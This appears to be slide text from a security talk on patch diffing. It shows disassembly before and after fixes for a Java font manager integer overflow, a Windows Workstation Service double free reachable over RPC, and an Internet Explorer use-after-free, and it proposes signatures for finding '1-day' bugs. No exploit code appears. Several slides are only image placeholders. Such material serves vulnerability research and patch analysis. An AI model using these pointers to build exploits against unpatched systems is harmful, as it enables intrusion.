ULongLongToULong(unsigned \_\_int64,ulong \*)

cmp eax, edi

jl loc\_761C2FB6

# **Somebody Smells 1-day Exploit Here?**

- **Cimap4Agent::ResizeMsgSeqNumTable**
  - Called from Cimap4Agent::UpdateSeqNumToUID
    - From: RFC3501
      - Messages in IMAP4rev1 are accessed by the use of numbers. These numbers are either message sequence numbers or unique identifiers.
    - Looks like you can overflow the table with large set of sequence numbers(with more than  $0xFFFFFFFF/4 = 0x3FFFFFFF = 1073741823$ )
    - I didn't try, but you can test if the exploit works and how fast can it be done
    - Very interesting bug
- There can be more 1-days here

# Integer Overflow

## JRE Font Manager Buffer Overflow (Sun Alert 254571)

T:\mat\Projects\ResearchTools\Binary\StaticAnalysis\DarunGrim2\src\Bin\fontmanager.dll-6.0.10.6-6.0.120.4.dgf

File Graphs Help

sub\_6D2C4A60

```

graph TD
    sub_6D2C4A60 -- postrest --> call_sub_6D2C4922
    call_sub_6D2C4922 --> 6D2C4A74
    6D2C4A74 --> 6D2C4A8D
    6D2C4A74 --> 6D2C4A83
    6D2C4A8D --> 6D2C4A8F
    6D2C4A83 --> 6D2C4A8F
    6D2C4A8F --> 6D2C4A9A
    6D2C4A9A --> 6D2C4A8D
    6D2C4A9A --> 6D2C4A83
    
```

sub\_6D244AF2

```

graph TD
    6D244B2B --> 6D244B14
    6D244B14 --> 6D244B25
    6D244B25 --> 6D244B1B
    6D244B1B --> 6D244B27
    6D244B27 --> 6D244B32
    6D244B32 --> 6D244B2B
    6D244B32 --> 6D244B27
    
```

List Of Matches

Original	Patched	Match R...	Type	Fingerprint(Original)	Fingerprint(Patched)	Parent(Original)	Parent(Patched)
<input type="checkbox"/> 6D2C4AD9	6D244B27	100%	Tree	cc1b01020102	ccd201020102	6D2C4AD3	6D244B6B
<input type="checkbox"/> 6D2C4ACC	6D244B1B	100%	Tree	cc2c0102cc1b01020102	cc8f0102cc120202cc860...	6D2C4AC6	6D244B5E
<input type="checkbox"/> 6D2C4AD3	6D244B25	100%	Fingerprint	cc7a03020102cc2c0402	cc801020102	0	0
<input type="checkbox"/> 6D2C4ADD	6D244B71	100%	Tree	cc8f0502	cc1b01020102	6D2C4ABD	6D244B55
<input type="checkbox"/> 6D2C4AC6	6D244B5E	100%	Tree	cc1b03020502	cc2c0102cc1b01020102	6D2C4ABD	6D244B55
<input type="checkbox"/> 6D2C4AE8	6D244B80	100%	Fingerprint	cc860102cc0601020502c...	cc8f0502	0	0
<input type="checkbox"/> 6D2C4ABD	6D244B55	100%	Fingerprint	cc7a01020402cc801020...	cc860102cc0601020502c...	0	0
<input type="checkbox"/> 6D2C4AB6	6D244B4E	100%	Tree	cc8f0502	cc7a01020402cc801020...	6D2C4A9A	6D244B32
<input type="checkbox"/> 6D2C4AE2	6D244B7A	100%	Tree	cc8f0102cc100702	cc8f0502	6D2C4AB6	6D244B4E
<input type="checkbox"/> 6D2C4A9A	6D244B27	100%	Fingerprint	cc7a02020502cc7a0402...	cc8f0102cc100702	0	0

# Integer Overflow

## JRE Font Manager Buffer Overflow (Sun Alert 254571)



Original		Patched	
.text:6D2C4A75	mov edi, [esp+10h]	.text:6D244B06	push edi
.text:6D2C4A79	lea eax, [edi+0Ah]	<b><u>Additional Check:</u></b>	
.text:6D2C4A7C	cmp eax, 2000000h	<b>.text:6D244B07</b>	<b>mov edi, [esp+10h]</b>
.text:6D2C4A81	jnb short loc_6D2C4A8D	.text:6D244B0B	mov eax, 2000000h
		<b>.text:6D244B10</b>	<b>cmp edi, eax</b>
.text:6D2C4A83	push eax ; size_t	.text:6D244B12	jnb short loc_6D244B2B
.text:6D2C4A84	call ds:malloc		
		.text:6D244B14	lea ecx, [edi+0Ah]
		.text:6D244B17	cmp ecx, eax
		.text:6D244B19	jnb short loc_6D244B25
		.text:6D244B1B	push ecx ; size_t
		.text:6D244B1C	call ds:malloc

# Integer Overflow Signatures

- Additional cmp x86 operations
  - It will perform additional range check for the integer
    - Before or after of the arithmetic operation
  - Counting additional number of "cmp" instruction
    - Might help inducing integer overflow.
- Calls to functions like 'malloc' or 'HrAlloc' or '\*alloc' can be a strong sign of overflows

# Double Free

## Workstation Service Double Free Remote Code Execution Vulnerability

- wkssvc! NetrGetJoinInformation
  - Found by Cody Pierce at DV Labs
  - Additional call to \_NetpMemoryFree creates double free condition


```
[76E42671]
push edi
push dword ptr [esi]
call _NetpMemoryFree@4; NetpMemoryFree(x)
and dword ptr [esi], 0
call _WslImpersonateClient@0; WslImpersonateClient()
mov edi, eax
test edi, edi
jnz short loc_76E4269A
```

```
[76E42671]
and dword ptr [esi], 0
push edi
call _WslImpersonateClient@0; WslImpersonateClient()
mov edi, eax
test edi, edi
jnz short loc_76E42693
```

# Double Free

## Workstation Service Double Free Remote Code Execution Vulnerability

- The vulnerable function is directly accessible through RPC(opnum = 0x14)
- This means Remote Code Execution or DOS




Opcode	Address	Function Name
0x0F	0x76E4CBA8	_I_NetrLogonDomainNameDel
0x0E	0x76E4CBA8	_I_NetrLogonDomainNameDel
0x1F	0x76E4D091	_I_NetrWorkstationResetDfsCache
0x1B	0x76E4F5B5	_NetrAddAlternateComputerName
0x1E	0x76E4F6BA	_NetrEnumerateComputerNames
0x14	0x76E4262F	_NetrGetJoinInformation
0x1A	0x76E4DC4D	_NetrGetJoinableDUs2
0x15	0x76E4DDA0	_NetrJoinDomain
0x10	0x76E4DDA0	_NetrJoinDomain
0x16	0x76E4D778	_NetrJoinDomain2
0x0C	0x76E4BDED	_NetrMessageBufferSend

# Double Free

## Workstation Service Double Free Remote Code Execution Vulnerability

- But, you need a valid access right to reach the vulnerable code



```
push    offset _WsNetApiMapping
push    2
push    _NetApiSd
push    offset aNetapi ; "NetAPI"
push    offset SourceName ; "Workstation"
call    _NetpAccessCheckAndAudit@20 ; NetpAccessCheckAndAudit(x,x,x,x,x)
test    eax, eax
jnz     loc_76E4942E
```


```
push    esi
mov     esi, [ebp+arg_4]
test    esi, esi
jz      loc_76E49436
```

```
push    edi
push    dword ptr [esi]
call    _NetpMemoryFree@4 ; NetpMemoryFree(x)
and     dword ptr [esi], 0
call    _WsImpersonateClient@0 ; WsImpersonateClient()
mov     edi, eax
test    edi, edi
jnz     short loc_76E4269A
```


# Signatures

- Free routine count change
  - 'free' or 'NetpMemoryFree', '\*free' etc...
- If the function is directly exposed through RPC Interface, we can put more score to that function
  - Because there are more chances that some data can be manipulated from the attackers
  - So basically we can alert when a RPC function has been modified

# Use-After-Free: CVE-2010-0249-Vulnerability in Internet Explorer Could Allow Remote Code Execution




# Use-After-Free: CVE-2010-0249-Vulnerability in Internet Explorer Could Allow Remote Code Execution



# Use-After-Free: CVE-2010-0249-Vulnerability in Internet Explorer Could Allow Remote Code Execution


## Unpatched



Dire...	T.	Address	Text
Up	p	CMessage::SetNodeHit(CTreeNode *)+C	call ?ReplacePtr@CTreeNode@@SGJPAPAV1@PAV1@@@Z; CTreeNode::ReplacePtr(CTre
Up	p	CDoc::OnMouseMessage(uint,uint,long,long *,int,int,int)+29F2	call ?ReplacePtr@CTreeNode@@SGJPAPAV1@PAV1@@@Z; CTreeNode::ReplacePtr(CTre
Up	p	CMessage::~CMessage(void)+6	call ?ReplacePtr@CTreeNode@@SGJPAPAV1@PAV1@@@Z; CTreeNode::ReplacePtr(CTre
D...	p	DllGetObject(x,x,x)+9913	call ?ReplacePtr@CTreeNode@@SGJPAPAV1@PAV1@@@Z; CTreeNode::ReplacePtr(CTre
D...	p	CDoc::PumpMessage(CMessage *,CTreeNode *,int)+26E5F	call ?ReplacePtr@CTreeNode@@SGJPAPAV1@PAV1@@@Z; CTreeNode::ReplacePtr(CTre
D...	p	CDoc::OnMouseMessage(uint,uint,long,long *,int,int,int)+350...	call ?ReplacePtr@CTreeNode@@SGJPAPAV1@PAV1@@@Z; CTreeNode::ReplacePtr(CTre

# Use-After-Free: CVE-2010-0249-Vulnerability in Internet Explorer Could Allow Remote Code Execution


## Patched



